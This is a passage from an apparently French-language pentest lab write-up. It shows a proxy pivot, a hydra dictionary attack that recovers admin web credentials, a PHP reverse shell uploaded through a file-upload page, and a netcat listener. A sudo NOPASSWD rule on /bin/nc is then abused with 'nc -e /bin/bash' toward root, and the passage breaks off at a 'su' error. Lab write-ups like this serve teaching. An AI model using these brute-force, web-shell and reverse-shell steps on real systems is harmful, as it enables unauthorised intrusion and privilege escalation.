
Et on met en adresse 172.18.0.2:1 comme le précise l’image d’avant :




On a maintenant la kali qu’on utilise depuis le debut en ligne de commande en interface graphique (plus lent mais on en a besoin pour pentest le server web et utiliser la samba en tant que proxy c’est plus simple) :




On paramètre le proxy :



En accord avec notre pont ssh :



Nous avons bien access au réseau 172.19.0.0/16 grâce au proxy :



Maintenant on vas chercher les logins et mot de passes pour accéder au site, on utilise hydra pour une attaque par dictionnaire étant donne que le site est protéger contre les injections SQL :
On installe hydra sur la samba (plus simple), et on configure nos dictionnaires user.txt, password.txt que j'ai pris sur un github au hasard.

```
root@e13649ad5de6:~# apt install -y hydra
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  firebird2.5-common firebird2.5-common-doc libapr1 libaprutil1
  libfbclient2 libmysqlclient20 libpq5 libserf-1-1 libssh-4 libsvn1
  mysql-common
Suggested packages:
  hydra-gtk
The following NEW packages will be installed:
  firebird2.5-common firebird2.5-common-doc hydra libapr1 libaprutil1
  libfbclient2 libmysqlclient20 libpq5 libserf-1-1 libssh-4 libsvn1
  mysql-common
0 upgraded, 12 newly installed, 0 to remove and 186 not upgraded.
Need to get 2913 kB of archives.
```

```
root@e13649ad5de6:~# hydra -h
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service or
ganizations, or for illegal purposes.

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t
TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-SuvV
d46] [service://server[:PORT][/OPT]]
```

Hydra bel et bien installer.

```
root@e13649ad5de6:/# nano passwd.txt
root@e13649ad5de6:/# ls
bin   dev  home  lib64  mnt  passwd.txt  root  sbin  sys  user.txt  var
boot  etc  lib   media  opt  proc        run   srv   tmp  usr
```

J’ai insérer dans mes passwd.txt et user.txt mes listes de mots de passe et noms de comptes

J’utilise hydra sur samba en ciblant la 172.19.0.3:80 en précisant le protocole http (port 80):


Samba#hydra -L user.txt -P passwd.txt 172.19.0.3 http

```
root@e13649ad5de6:/# hydra -L user.txt -P passwd.txt 172.19.0.3 http
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service or
ganizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2025-12-26 14:04:08
[WARNING] The service http has been replaced with http-head and http-get, using by default
 GET method. Same for https.
[WARNING] You must supply the web page as an additional option or via -m, default path set
 to /
[DATA] max 2 tasks per 1 server, overall 64 tasks, 2 login tries (l:1/p:2), ~0 tries per t
ask
```


Nous trouvons les mots de passe et nom d’utilisateurs :

```
[DATA] attacking service http-get on port 80
[80][http-get] host: 172.19.0.3   login: admin   password: password
[80][http-get] host: 172.19.0.3   login: admin
1 of 1 target successfully completed, 2 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2025-12-26 14:04:08
root@e13649ad5de6:/#
```


On accède au site en utilisant ce qu'on a trouver :




Je suis en suite aller dans la partie File Upload pour faire une injection PHP



Ici je viens d'insérer un fichier PHP malveillant pris au préalable sur revshell.com :



Sur ce screeen on peux voire que le fichier php a été stocker dans 172.19.0.3/hackable/uploads/reverse.php :



Je fait un « nc -lvnp 9010 » pour avoir accès au site grâce au code php qu'on a exécuter en allant sur 172.19.0.3/hackable/uploads/reverse.php, cela exécute le php coter serveur et on peux juste écouter la connexion qui veux s'établir du serveur a notre samba contrôler par kali et on récupère cette connexion avec donc notre « nc -lvnp 9010 » :

```
root@e13649ad5de6:/# nc -lvnp 9010
listening on [any] 9010 ...
connect to [172.19.0.2] from (UNKNOWN) [172.19.0.3] 51986
Linux 43243f3d6cd8 6.12.38+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.38-1kali1 (2025-0
12) x86_64 GNU/Linux
 16:08:08 up 10:36,  0 users,  load average: 0.59, 0.40, 0.35
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

Une fois cela fait un vérifie la liste des privilèges avec sudo -l :

```
$ sudo -l
Matching Defaults entries for www-data on 43243f3d6cd8:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/
bin\:/sbin\:/bin

User www-data may run the following commands on 43243f3d6cd8:
    (root) NOPASSWD: /bin/nc
$ sudo /bin/nc
```


!

On remarque un accès root en utilisant nc (netcat) donc on peux recuperer un shell interactif via netcat, on vas utiliser cela. On prépare le reverse shell pour accueillir la connexion sur notre samba :

```
root@e13649ad5de6:~# nc -lvnp 9099
listening on [any] 9099 ...
```

En suite on vas utiliser netcat avec son chemin /bin/nc pour se connecter a notre samba qui écoute les tentatives de connections. Pour cela on fait sudo /bin/nc <l'adresse de réception ici samba sur le même réseau donc en 172.19> <le port d'écoute de samba> -e pour permettre l'exécution de commande (tout le but de cela) et on précise qu'on veux un shell bash avec /bin/bash car quand on veux se mettre en root avec su, on nous demande un shell :

```
$ su
su: must be run from a terminal
```

